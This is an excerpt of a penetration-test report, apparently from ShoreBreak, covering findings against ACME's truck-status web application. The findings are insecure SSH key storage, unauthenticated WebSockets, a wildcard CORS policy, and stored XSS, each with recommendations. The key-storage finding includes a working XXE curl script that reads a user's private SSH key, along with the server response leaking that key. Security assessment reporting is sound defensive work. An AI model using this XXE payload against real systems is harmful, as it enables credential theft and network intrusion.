
Description:

ShoreBreak discovered an insecure key storage vulnerability on the host. The vulnerability allows for users other than the [REDACTED] user to gain access to the [REDACTED] user's private SSH key.

The ability to read file contents on the system stems from the XXE vulnerability that was identified by the test team.

The impact of the insecure key storage vulnerability allows an adversary to compromise the SSH key and use the key to gain an initial foothold on the network. Reviewing accessible users' .ssh/authorized_keys files, it appears it may be possible to log into the host OS as the following users: [REDACTED]. Due to the scope of the web application pentest portion of this assessment, this was not attempted.

The screenshot below demonstrates the ability to disclose the private SSH key.



```
kalatk2:exploit # cat curl-xxe.sh
#!/bin/bash

curl -i -s -k  -X $'POST' \
    -H $'Host:      REDACTED

9,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $
'DNT: 1' -H $'Connection: close' -H $'Upgrade-Insecure-Requests: 1' -H $'Content-Type: text/
xml' -H $'Content-Length: 213' \
    --data-binary $'<?xml version=\"1.0\" encoding=\"ISO-8859-1\"?>\x0d\x0a<!DOCTYPE foo [ <
!ELEMENT foo ANY >\x0d\x0a<!ENTITY xxe SYSTEM \"netdoc:///home/REDACTED/.ssh/id_dsa\" >]>\
x0d\x0a<creds>\x0d\x0a    <user>&xxe;</user>\x0d\x0a    <passREDACTED</pass>\x0d\x0a</creds>'
 \
    $'https://     REDACTED
kalatk2:exploit # ./curl-xxe.sh
HTTP/1.1 200 OK
Date:    REDACTED
Server: Apache
Strict-Transport-Security: max-age=31622400;includeSubDomains
Cache-control: max-age=0
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{
  "creds": {
    "pass": {"$t":   REDACTED
    "user": {"$t": "-----BEGIN DSA PRIVATE KEY-----

                          REDACTED


-----END DSA PRIVATE KEY-----"}
  },
  "encoding": "UTF-8",
  "version": "1.0"
}#
```

Recommendation:

- SSH keys should only be available at their respective user’s workstations, they should not be accessible on the filesystems of production assets.
- Implement clearly defined SSH key management policies and procedures.
- Secure your SSH implementations
- Control SSH identities and authorized keys
- Establish continuous monitoring and audit process
- Inventory and remediate
- Automate the process

High Risk Findings

WEB-2.1. WebSocket Without Authentication

The WebSocket Protocol enables two-way communication between a client running untrusted code in a controlled environment to a remote host that has opted-in to communications from that code.


It was identified that the web application utilizes WebSockets that do not require client authentication, allowing anyone to exchange data with the WebSocket. This could potentially reveal sensitive information or further compromise.

Risk: High

Description:


The web application makes use of WebSockets to maintain real-time status data from the different applications running in deployed trucks. It was identified by ShoreBreak that connections to the WebSocket can be made without performing any kind of authentication.

ShoreBreak developed a basic program to connect to the WebSocket without using any authentication. Data was obtained by following the same messaging as in the application:



```
[redacted] > python ws-client.py
{"invocationId":"[redacted]","type":1,"target":"ShowStatus","nonBlocking":true,"arguments":[[{"deviceId"
truckName":"Truck 1","status":3,"connnectionId":"REDACTED","connectedAp
"status":3,"connnectionId":"REDACTED","connectedApp":1,"updatedOn":"20[redacted]
REDACTED","connectedApp":2,"updatedOn":"20REDACTED:57"},{"status":3,"connn
edApp":[redacted],"updatedOn":"20REDACTED:31"}]},{"deviceId":[redacted],"deviceName":"REDACTED","deviceModel":"S
onId":"REDACTED","connectedApp":1,"updatedOn":"20REDACTED:44","co
REDACTED","connectedApp":1,"updatedOn":"20REDACTED:44"},{"status":3,"connnectio
":2,"updatedOn":"20REDACTED:47"},{"status":3,"connnectionId":"REDACTED
}]},{"deviceId":[redacted],"deviceName":"REDACTED","deviceModel":"Surface Pro 4","truckName":"Truck 2","stat
[redacted]","connectedApp":1,"updatedOn":"20REDACTED:40","connectedApps":[{"status":3,"connnectionId"
"updatedOn":"20REDACTED:15"},{"status":3,"connnectionId":"REDACTED
status":3,"connnectionId":"REDACTED","connectedApp":[redacted],"updatedOn":"20
```

The following screenshot shows the formatted version of the obtained data:



```
{
    "invocationId": "REDACTED
    "type": 1,
    "target": "ShowStatus",
    "nonBlocking": true,
    "arguments": [
        [
            {
                "deviceId": [redacted],
                "deviceName": "REDACTED",
                "deviceModel": "Surface Pro",
                "truckName": "Truck 2",
                "status": 3,
                "connnectionId": "REDACTED",
                "connectedApp": [redacted]
                "updatedOn": REDACTED
                "connectedApps": [
                    {
                        "status": 3,
                        "connnectionId": "REDACTED",
                        "connectedApp": [redacted]
                        "updatedOn": REDACTED
                    },
                    {
                        "status": 3,
                        "connnectionId": "REDACTED",
                        "connectedApp": [redacted]
                        "updatedOn": REDACTED
                    },
                    {
                        "status": 3,
                        "connnectionId": "REDACTED",
                        "connectedApp": [redacted]
                        "updatedOn": REDACTED
                    }
                ]
            },
```

The obtained data appears to be status messages from the applications deployed in the mobile ACME stations (trucks). The "connectionId" values are probably the IDs for the WebSocket connections to each truck.

s

To further explore this issue, ShoreBreak developed a custom fuzzer for this WebSocket but was unable to produce unexpected behavior from the server that could indicate other potential weaknesses.

Recommendation:

The WebSocket Protocol uses the origin model used by web browsers to restrict which web pages can contact a WebSocket server when the WebSocket Protocol is used from a web page. Naturally, when the WebSocket Protocol is used by a dedicated client directly (i.e., not from a web page through a web browser), the origin model is not useful, as the client can provide any arbitrary origin string.

This protocol doesn't prescribe any particular way that servers can authenticate clients during the WebSocket handshake. The WebSocket server can use any client authentication mechanism available to a generic HTTP server, such as cookies, HTTP authentication, or TLS authentication.

"The WebSocket Protocol" - https://tools.ietf.org/html/rfc6455

Moderate Risk Findings

WEB-3.1. Cross-origin resource sharing

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

Trusting arbitrary origins effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists of only unprotected public content, this policy is likely to present a security risk.

If the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers.


Risk: Moderate

Description:

The ACME web application makes use of WebSockets to maintain real-time status data from the different applications running in deployed trucks.


According to the WebSocket RFC [1]: "The security model used for this is the origin-based security model commonly used by web browsers."

It was identified by ShoreBreak that the WebSocket endpoint includes the following header when negotiating the WebSocket connection:



```
HTTP/1.1 101 Switching Protocols
Server: nginx
Access-Control-Allow-Origin: *
Sec-WebSocket-Accept: REDACTED
Strict-Transport-Security: max-age=31536000; includeSubDomains
Date: REDACTED
Server-Timing: cdn-cache; desc=MISS
Server-Timing: edge; dur=33
Server-Timing: origin; dur=4
Upgrade: websocket
Connection: Upgrade
```

It is possible to verify that the Origin is indeed not being validated by creating a WebSocket connection from an arbitrary page, e.g. from ShoreBreak's website:



```
>> new WebSocket('wss:/REDACTED');
<- ▶ WebSocket { url: "wss://REDACTED", readyState: 0, bufferedAmount: 0, onopen: null, onerror:
null, extensions: "", protocol: "", onmessage: null, binaryType: "blob" }
>> |
```

Sta...	Meth...	Fil	Domain
404	GET	hub?i...	REDACTED
404	GET	hub?i...	
101	GET	hub	
101	GET	hub	

Request URL: REDACTED
Request method: GET
Remote address: REDACTED
Status code: 101 Switching Protocols
Version: HTTP/1.1

Host: REDACTED
Origin: https://www.shorebreaksecurity.com
Pragma: no-cache
Sec-WebSocket-Extensions: permessage-deflate

The screenshots show how it was possible to establish a WebSocket connection to "https://[REDACTED]" from an arbitrary website. The server responds with HTTP code 101, and it can be seen that the "Origin" header set by the browser was "https://www.ShoreBreaksecurity.com".

This vulnerability could eventually lead to Cross-Site Request Forgery attacks.

---

[1] - https://tools.ietf.org/html/rfc6455

Recommendation:

Rather than using a wildcard or programmatically verifying supplied origins, use a whitelist of trusted domains.

http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

Low Risk Findings

WEB-4.1. Stored Cross Site Scripting/HTML Injection (XSS/HTMLi)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites.

XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.


HTML injection is similar to XSS but rewrites the content of a web page using HTML tags like <iframe> or <input> instead of <script> tags. Typically, a page vulnerable to XSS is also vulnerable to HTMLi.

Stored XSS means the application has saved content, supplied by a user, internally (typically in a database). This content may then be browsed by a user (either unintentionally, or directed via link), where the exploit is triggered.

Risk: Low


Description:

ShoreBreak determined that the application could be vulnerable to Cross-Site Scripting attacks. In the "Error logs > Guestbook" section, the following rendering error was identified:



SERVICE	MESSAGE
APIService	net_http_client_execution_error
APIService	net_http_client_execution_error
APIService	NotFound: 404 Not Found
APIService	net_http_client_execution_error
APIService	net_http_client_execution_error


When clicking the row to get the error detail, the following was shown:



Message:

```
NotFound: <html> <head><title>404 Not Found</title>
</head> <body bgcolor="white"> <center><h1>404 Not
Found</h1></center> <hr><center>nginx</center> </body>
</html>
```

The HTML code "<h1>404 Not Found</h1>" is part of the error report log, so it could be the case that it was being rendered. Upon further inspection, it was determined that the code was indeed being rendered by the browser:



```
  <!---->
▼<span class="REDACTED" title="NotFound: 404 Not Found 404">
   NotFound: 404 Not Found
  ▼<center>
      <h1>404</h1>
   </center>
  </span>
```

The strange content in the first image was indeed the text "404 Not Found" styled as an “h1” header.

Even though this is actually a Stored XSS, we assigned a low risk to this finding as the actual attack vector was not identified. Given the nature of this feature, it is probable that the attack vector is one of the applications deployed at the trucks.

Recommendation:

Ensure the application implements proper input validation to prevent the server from accepting Script, HTML and other forms of code from the client. For instance, a "name" field should be limited to alphabetic characters and disallow numbers and special characters. Ensure content is sanitized before sending it to the client. This filtering MUST occur at the server as client-side filtering is easily bypassed.

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)#Stored_XSS_Attacks
https://www.owasp.org/index.php/XSS


WEB-4.2. Cacheable HTTPS Response

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Risk: Low

Description:

